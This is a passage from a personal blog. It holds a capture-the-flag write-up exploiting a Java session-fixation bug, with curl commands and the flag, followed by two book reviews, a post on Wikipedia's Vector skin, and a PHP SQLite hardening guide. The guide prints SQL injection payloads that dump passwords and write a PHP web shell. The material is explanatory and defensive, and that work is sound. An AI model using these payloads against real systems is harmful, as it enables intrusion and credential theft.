        if (userToBins.get(authContext.userid.get()) == null) {
            userToBins.put(authContext.userid.get(), new ArrayList<String>());
        }
        userToBins.get(authContext.userid.get()).add(id);
        idToBin.put(id, bin);
        return "redirect:/bin/" + id;
    }


Not an XSS

At first glance, i assumed this was going to be some sort of XSS. Typically when you see a bot process that does something with confidential data then goes to a url of your choosing it is some sort of client side vulnerability. However, i looked, and there was clearly no opportunity for XSS or more obscure client-side data leaks.

If not XSS, then where to next? If its not client side, we must need to get the secret note directly somehow. Guessing the UUID seemed impossible, so that left the /list endpoint. Clearly we needed some way to see the list of the admin bot's notes. With that in mind, maybe there is something about session generation that would allow us to steal their session. Here is the session auth code:

public class AuthInterceptor implements HandlerInterceptor {

    @Autowired
    private AuthContext authContext;

    private static String COOKIE_NAME = "MEMENTO_TOKEN";

    @Override
    public boolean preHandle(HttpServletRequest request, HttpServletResponse response, Object handler) throws Exception {
        Cookie cookie = WebUtils.getCookie(request, COOKIE_NAME);
        if (cookie != null && !cookie.getValue().isEmpty()) {
            try {
                String token = cookie.getValue();
                String userid = JwtUtil.verify(token);
                authContext.userid.set(userid);
                return true;
            } catch (Exception e) {
                // Failed to verify jwt
            }
        }
        String userId = UUID.randomUUID().toString();
        cookie = new Cookie(COOKIE_NAME, JwtUtil.sign(userId));
        cookie.setPath("/");
        response.addCookie(cookie);
        return true;
    }

    @Override
    public void postHandle(HttpServletRequest request, HttpServletResponse response, Object handler, ModelAndView modelAndView) throws Exception {
        authContext.userid.remove();
    }
}

public class AuthContext {
    public ThreadLocal<String> userid = new ThreadLocal<String>();
}

Alright, so the app checks if the user has a cookie. If not, gives them a new JWT cookie with a session id. The current user's id is stored in thread local storage at the beginning of the request, and cleared at the end of the request.

First thing I tried was the usual JWT vulns, setting alg = NonE, etc but to no avail.

However, one thing did stand out in this code - the postHandle. The current user id is essentially being stored in a (thread specific) global variable. I'm not that familiar with Java, but given that it is explicitly being cleared towards the end of the request, one assumes that that is neccessary and otherwise the thread local storage would persist across HTTP requests.

Attacking session lifetime

Thus an (incorrect) plan started to form based on a session fixation attack:

  • Somehow cause postHandle() not to be run at the end of the request
  • Send a request to fix the session to one of my choosing
  • Have the admin bot go post something under my chosen session
  • View the /bin/list endpoint with my chosen session cookie, thus getting the id of the flag note
  • Fetch the flag

I'll get to the incorrect assumption I made here in a little bit. First things first, how do we make postHandle() not run?

We need some way to change the control flow of the process to bypass the postHandle. A good way to alter the control flow of a program is to throw an exception. Luckily for us, java requires methods to annotate if they throw exceptions so its really easy to see possible triggers. As we can see from the code, the report endpoint can throw an exception. A quick look at the Java docs shows that the URI constructor can throw a "URISyntaxException - If the given string violates RFC 2396, as augmented by the above deviations".

This all sounds very promising. After all, we control the URL that we are reporting. Some quick experiments later, and it seems like having a url with %7F in it triggers a 500 error. This looks really promising.

So lets test this theory. Can we retrieve the bin list without specifying the cookie?

curl 'http://172.17.0.1:10000/bin/create' --data 'bin=MyTest' -i -H 'Cookie: MEMENTO_TOKEN=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiI4ZDA3NDY5ZC1jMmM5LTRkNzItYWMyYS0xZjRkMTA4YmFjMDAifQ.MtOeLRzaBI_y97M_Pr0eQ56bZwVia2tMGpUspj_NEGg' | grep Location

Location: http://172.17.0.1:10000/bin/bcab05e5-2fb6-4b8c-aed5-1a18c5fde4be

curl 'http://172.17.0.1:10000/bin/report?urlString=http://172.17.0.1:10000/bin/%7f' -i -H 'Cookie: MEMENTO_TOKEN=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiI4ZDA3NDY5ZC1jMmM5LTRkNzItYWMyYS0xZjRkMTA4YmFjMDAifQ.MtOeLRzaBI_y97M_Pr0eQ56bZwVia2tMGpUspj_NEGg'

{"timestamp":"2023-03-29T14:35:17.546+00:00","status":500,"error":"Internal Server Error","path":"/bin/report"}

curl 'http://172.17.0.1:10000/bin/list' -i

[Repeat a few times to account for multiple threads]

[..]

            <tr class="row">
                <td>
                    <a href="/bin/bcab05e5-2fb6-4b8c-aed5-1a18c5fde4be">bcab05e5-2fb6-4b8c-aed5-1a18c5fde4be</a>
                </td>
            </tr>
[..]


Success! We were able to run the list command getting the results for the previous user without including their cookie.

Translating to a real attack

Initially my plan of attack was:

  • Make the exception be thrown to fix the session. Repeat several times to hit all the threads
  • Report a url
  • Assume the admin bot will make a post to a thread that has the fixed session
  • View the list endpoint using my cookie

This did not work. So I took another look at what the admin bot actually does:

            // post flag as anonymous user
            console.log(origin + "/bin/create");
            await page.goto(origin + "/bin/create");
            await page.type("textarea", FLAG);
            await page.click("button");

            // visit to reported url
            await page.goto(origin + url);

I had originally saw the "// post flag as anonymous user" comment, and assumed that meant that normally it is posted without any cookies. However that is wrong. First the bot makes a GET request to load the form, which sets up the cookies. Thus the flag POST is actually authenticated and not anonymous.

This lead to a new plan of attack:

  • Have the reported url, which the bot goes to after posting the flag trigger the exception
  • The session will now be fixed to whatever was used to POST the flag
  • View the list of notes with no cookie, repeating multiple times until we get the thread with the fixed session that the admin bot used.

Specificly, we'll do:

curl 'http://176.17.0.1:10000/bin/report?urlString=http://176.17.0.1:10000/bin/report%253furlString=http://176.17.0.1:10000/bin/%257f'

followed by a bunch of

curl 'http://34.84.65.148:31337/bin/list'

Eventually I got the list including the name of the note with the flag, and curled that note.

Success!

Then i tried it on the real server, but kept getting 404 not found from openresty. Eventually I realized there was an additional cookie i needed for the real server. Guess I was pretty tired at that point. Once I fixed that, we succeeded:

LINECTF{d43f859493cc297c18c68ad241ba04de}

Conclusion

This was a fun challenge. One that was very fresh, but also seemed realistic.

I will say to all the PHP haters out there, that this sort of thing could never happen in php ;)


Thursday, March 2, 2023


Book review: Bag of Bones by Stephen King


 This was the first Stephen King book I have ever read. As a general rule I haven't read much horror, so I wasn't sure what to expect. I suppose monsters and ghosts chasing people. It ended up being quite different than that, particularly in the first half.

The story follows Mike Noonan, who is a novelist mourning the death of his late wife. Ever since his wife died he is unable to write anything. Eventually he is drawn to his vacation cabin in Maine, where he becomes involved in the plight of a young single mother Mattie and her custody battle with the rich evil father of her late husband. Later the plot becomes entwined with the vengeful spirit of the victim of a historical hate crime and a curse that she places upon the residents of the town.

I think this story can be divided into three parts: Before the cabin, Mattie's family drama, and the vengeful spirits. The parts seem quite different to me in tone, almost to the point of feeling like different novels with a connected plot. I liked the first two parts a lot, but was not particularly fond of the last ending part.

In the first part, we get to know the depressed, mourning Mike Noonan, who is struggling with writer's block. And not just writer's block, but general existential angst of what is the point of his life if he cannot write. This section reminded me of Dying Inside by Robert Silverburg, and I was wondering if I was getting a book similar to that one: a very inward facing character driven novel. However, this section turned out to be more of an introduction and after a few chapters, the plot moves forward to his relationship with Mattie - still fairly character driven, but not inward facing like the beginning was.

In the second part, we start to see Mike come alive again with his romance with the much younger Mattie (I'm going to zoom right past the age difference. Everything sex related in this novel is kind of off-putting and creepy). We have a distinctly creepy villain in Mattie's father in law, Max. There is an episode where the elderly Max tries to drown Mike, which is both terrifying and morbidly hilarious. On the whole I liked this part of the novel. It was exciting and dramatic, while also allowing Mike's character to shine through.

The final part of the novel is where things went a bit off the rails for me. Mattie is murdered and we transition to a ghost story about a ghost, whose son was murdered in a hate crime and curses the village out of grief. While the ghost is motivated to vengeance out of the terrible crime that befell her, by the time our novel takes place, the ghost is totally consumed by vengence and dehumanized. No amount of flashing back to the past can fix the lack of character in the present. There is a dramatic plot sequence with the ghost attacking, but there is no nuance, and the ghost is too far gone to be a sympathetic character, or a character at all. Perhaps this was meant to be a foil to how the other characters dealt with grief, or something along those lines, but it felt like it just didn't work for me. It honestly felt like a different book, with a somewhat boring, mindless villain pursing the main character, and the main character having to outwit it in an action sequence.

Anyways, overall I liked this novel. It both was and wasn't what I expected. The ending was all the negative things I don't like about horror novels, while the beginning was truly interesting.

As a final aside, Stephen King should not write sex scenes. At first I thought they were intentionally off-putting to hint that something was off about the main character, but turns out, no, that's just how King writes sex scenes. The book would be much better without them.

Sunday, January 22, 2023

Book review: Riddley Walker


This is a rather unique book. It tells the odyssey of the eponymous Riddley Waler who lives in a far future dystopia after a nuclear war reduced human civilization back to the iron age. Essentially, a series of events happen that lead to the protagonist being forced to leave his community where he interacts with the larger post-apocalyptic society he finds himself in and its various political, mythological and philosophical elements, stumbles upon the re-invention of gun powder, and in the end becomes a traveling story teller.

Plenty of books have been written with the premise of nuclear war destroying civilization. What makes this book unique is the writing style. To signify that significant time has passed, all the spelling in the book is non-standard. For example, here is a quote:

The worl is ful of things waiting to happen. Thats the meat and boan of it right there. You myt think you can jus go here and there doing nothing. Happening nothing. You cant tho you bleeding cant. You put your self on any road and some thing wil show its self to you. Wanting to happen. Waiting to happen. You myt say, 'I dont want to know.' But 1ce its showt its self to you you wil know wont you. You cant not know no mor. There it is and working in you. You myt try to put a farness be twean you and it only you cant becaws youre carrying it inside you. The waiting to happen aint out there where it ben no more its inside you.

As you can imagine, this is pretty frustrating to read a times. Sometimes I think something means something, and discover chapters later that I misinterpreted it. I suspect if I read it a second time I would get a lot more out of it, but I also don't know I want to. At the same time I'm glad I read it at least once. It does feel quite different from any other books I've read.

One of things I like most about this book is the world truly feels alien. Too often science fiction books have aliens with superficial differences that feel basically the same as any modern day western culture. Although these are of course not aliens, I really did feel that this book depicted a society very different from our contemporary society. It wasn't just America with one quirk changed.

A large part of the book deals with the myth around "Eusa". I originally thought that this was talking about the United States and nuclear war, but it appears it is actually about St. Eustace. Or perhaps the intention is to be both? It is certainly interesting when reading this book how you can think one thing and then end up re-evaluating it all later.

The most closest comparison to another book is probably certain scenes in Cloud Atlas, although it seems that David Mitchell was taking very direct inspiration from this novel. However if you ignore the unique language, I think The Shadow of the Torturer is kind of similar. Which is interesting, as I didn't really like that book, but I got the same sort of feel from it. I suppose its the journey through a different world vibe that is similar.

In conclusion, certainly an interesting book but also a very frustrating book. I liked it but I don't think I would ever want to read it again.


Friday, January 20, 2023

The Vector-pocalypse is upon us!


tl;dr: [[WP:IDONTLIKEIT]]

Yesterday, a new version of the Vector skin was made default on English Wikipedia.

As will shock absolutely no one who pays attention to Wikipedia politics, the new skin is controversial. Personally I'm a Timeless fan and generally have not liked what I have seen of new vector when it was in development. However, now that it is live I thought I'd give it another chance and share my thoughts on the new skin. For reference I am doing this on my desktop computer which has a large wide-screen monitor. It looks very different on a phone (I actually like it a lot better on the phone). It might even look different on different monitors with different gamuts.


So the first thing that jumps out is there is excessive whitespace on either side of the page. There is also a lot more hidden by default, notably the "sidebar" which is a prominent feature on most skins. One minor thing that jumps out to me is that echo notifications look a little wonky when you have more than 100 of them.

On the positive though, the top bar does look very clean. The table of contents is on the left hand side and sticky (Somewhat similar to WikiWand), which I think is a nice change.

When you scroll, you notice the top bar scrolls with it but changes:

On one hand, this is quite cool. However on reflection I'm not sure if I feel this is quite worth it. It feels like this sticky header is 95% of the way to working but just not quite there. The alignment with the white padding on the right (I don't mean the off-white margin area but the area that comes before that) seems slightly not meeting somehow. Perhaps i am explaining it poorly, but it feels like there should be a division there since the article ends around the pencil icon. Additionally, the sudden change makes it feel like you are in a different context, but it is all the same tools with different icons. On the whole, I think there is a good idea here with the sticky header, but maybe could use a few more iterations.

If you expand the Sidebar menu, the result feels very ugly and out of place to me:


idk, I really hate the look of it, and the four levels of different off-whites. More to the point, one of the key features of Wikipedia is it is edited by users. To get new users you have to hook people into editing. I worry hiding things like "learn to edit" will just make it so people never learn that they can edit. I understand there is a counter-point here, where overwhelming users with links makes users ignore all of them and prevents focus on the important things. I even agree somewhat that there are probably too many links in Monobook/traditional vector. However having all the links hidden doesn't seem right either.


On the fixed width

One of the common complaints is that the fixed width design wastes lots of screen real estate. The counter argument is studies suggest that shorter line lengths improve readability.

As a compromise there is a button in the bottom right corner to make it use the full screen. It is very tiny. I couldn't find it even knowing that it is supposed to be somewhere. Someone had to tell me that it is in the lower-right corner. So it definitely lacks discoverability.

Initially, I thought I hated the fixed-width design too. However after trying it out, I realized that it is not the fixed width that I hate. What I really hate is:

  • The use of an off-white background colour that is extremely close to the main background colour
  • Centering the design in the screen

 I really really don't like the colour scheme chosen. Having it be almost but not quite the same colour white really bothers my eyes.

I experimented with using a darker colour for more contrast and found that I like the skin much much better. Tastes vary of course, so perhaps it is just me. Picking a dark blue colour at random and moving the main content to the left looks something like:


 Although I like the contrast of the dark background, my main issue is that in the original the colours are almost identical, so even just making it a slightly more off-white off-white would be fine. If you want to do a throwback to monobook, something like this looks fine to me as well:


I don't really know if this is just my particular tastes or if other people agree with me. However, making it more left aligned and increasing the contrast to the background makes the skin go from something I can't stand to something I can see as usable.


Sunday, December 4, 2022

Hardening SQLite against injection in PHP

tl;dr: What are our options in php to make SQLite not write files when given malicious SQL queries as a hardening measure against SQL injection?


One of the most famous web application security vulnerabilities is the SQL injection.

This is where you have code like:

doQuery( "SELECT foo1, foo2 from bar where baz = '" . $_GET['fred'] . "';" );

The attacker goes to a url like ?fred='%20UNION%20ALL%20SELECT%20user%20'foo1',%20password%20'foo2'%20from%20users;--

The end result is: doQuery( "SELECT foo1, foo2 from bar where baz ='' UNION ALL SELECT user 'foo1', password 'foo2' from users ;-- ';" );

and the attacker has all your user's passwords. Portswigger has a really good detailed explanation on how such attacks work.

In addition to dumping all your private info, the usual next step is to try and get code execution. In a PHP environment, often this means getting your DB to write a a php file in the web directory.

In MariaDB/MySQL this looks like:

SELECT '<?php system($_GET["c"]);?>' INTO OUTFILE "/var/www/html/w/foo.php";

Of course, in a properly setup system, permissions are such that mysqld/mariadbd does not have permission to write in the web directory and the DB user does not have FILE privileges, so cannot use INTO OUTFILE.

In SQLite, the equivalent is to use the ATTACH command to create a new database (or VACUUM). Thus the SQLite equivalent is:

ATTACH DATABASE '/var/www/html/w/foo.php' AS foo; CREATE TABLE foo.bar (stuff text); INSERT INTO foo.bar VALUES( '<?php system($_GET["c"]);?>' );

This is harder than the MySQL case, since it involves multiple commands and you can't just add it as a suffix but have to inject as a prefix. It is very rare you would get this much control in an SQL injection.

Nonetheless it seems like the sort of thing we would want to disable in a web application, as a hardening best practice. After all, dynamically attaching multiple databases is rarely needed in this type of application.

Luckily, SQLite implements a feature called run time limits. There are a number of limits you can set. SQLite docs contain a list of suggestions for paranoid people at https://www.sqlite.org/security.html. In particular, there is a LIMIT_ATTACH which you can set to 0 to disable attaching databases. There is also a more fine grained authorizer API which allows setting a permission callback to check things on a per-statement level.

Unfortunately PHP PDO-SQLITE supports neither of these things. It does set an authorizer if you have open_basedir on to prevent reading/writing outside the basedir, but it exposes no way that I can see for you to set them yourself. This seems really unfortunate. Paranoid people would want to set runtime limits. People who have special use-cases may even want to raise them. I really wish PDO-SQLITE supported setting these, perhaps as a driver specific connection option in the constructor.

On the bright side, if instead of using the PDO-SQLITE php extension, you are using the alternative sqlite3 extension there is a solution. You still cannot set runtime limits but you can set a custom authorizer:

$db = new SQLite3($dbFileName);
$db->setAuthorizer(function ( $action, $filename ) {
        return $action === SQLite3::ATTACH ? Sqlite3::DENY : Sqlite3::OK;
});

After this if you try and do an ATTACH you get:

Warning: SQLite3::query(): Unable to prepare statement: 23, not authorized in /var/www/html/w/test.php on line 17

Thus success! No evil SQL can possibly write files.